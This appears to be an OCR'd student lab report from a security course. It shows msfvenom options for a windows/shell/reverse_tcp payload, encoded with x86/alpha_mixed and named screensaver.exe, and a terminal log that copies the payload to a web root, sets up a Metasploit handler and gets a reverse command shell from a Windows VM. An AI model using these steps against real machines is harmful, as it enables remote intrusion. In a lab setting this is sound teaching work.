
11. Go to your Windows VM and run vncviwer.exe

12. Observe the output on Windows and Kali Linux.


<add your windows screenshot here>



<add your Kali screenshot here>



13. Run “whoami” on kali linux command prompt and insert the screenshot here:



Here is the extra part.

OPTIONAL (NOT REQUIRED FOR THE LAB BUT GOOD PRACTICE)

1. Change msfvenom options to the following (make sure you specify the

architecture and payload for your target):


a. Payload: windows/shell/reverse_tcp


b. Encoder: x86/alpha_mixed (alphanumeric uppercase- and lowercaseencoded shellcode)


c. Iterations: 5

d. Bad characters to avoid option: don't use this option for this exercise.


e. Payload name: screensaver.exe




1 2 3 4
ishan@ishan: ~
File Actions Edit View Help
(ishan㉿ishan)-[~]
$ sudo cp screensaver.exe /var/www/html
(ishan㉿ishan)-[~]
$ msfconsole -q
msf6 > use /exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD ⇒ windows/shell/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.229.128
LHOST ⇒ 192.168.229.128
msf6 exploit(multi/handler) > set LPORT 8080
LPORT ⇒ 8080
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/shell/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.229.128 yes The listen address (an interface may be specified)
LPORT 8080 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
File Edit View
Name : Ishan Aakash Patel
Student ID : 146151238
Ln 2, Col 23 48 characters 100% Windov UTF-8


msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.229.128:8080
[*] Sending stage (240 bytes) to 192.168.229.130
[*] Command shell session 1 opened (192.168.229.128:8080 → 192.168.229.130:50040) at 2024-03-20 17:16
:18 -0400
Shell Banner:
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.
C:\Users\ishan\Downloads>
C:\Users\ishan\Downloads>
C:\Users\ishan\Downloads>
C:\Users\ishan\Downloads>Ishan Patel
File Edit View
Name : Ishan Aakash Patel
Student ID : 146151238
Ln 2, Col 23 48 characters 100% Windov UTF-8

Windows Output:



Part 10: Submit your lab

- **Doublecheck all your answers.**
- **Save the file on your computer for future reference.**
- **Save the file again as a "`.pdf`" file.**
- **Submit the PDF file for grading.**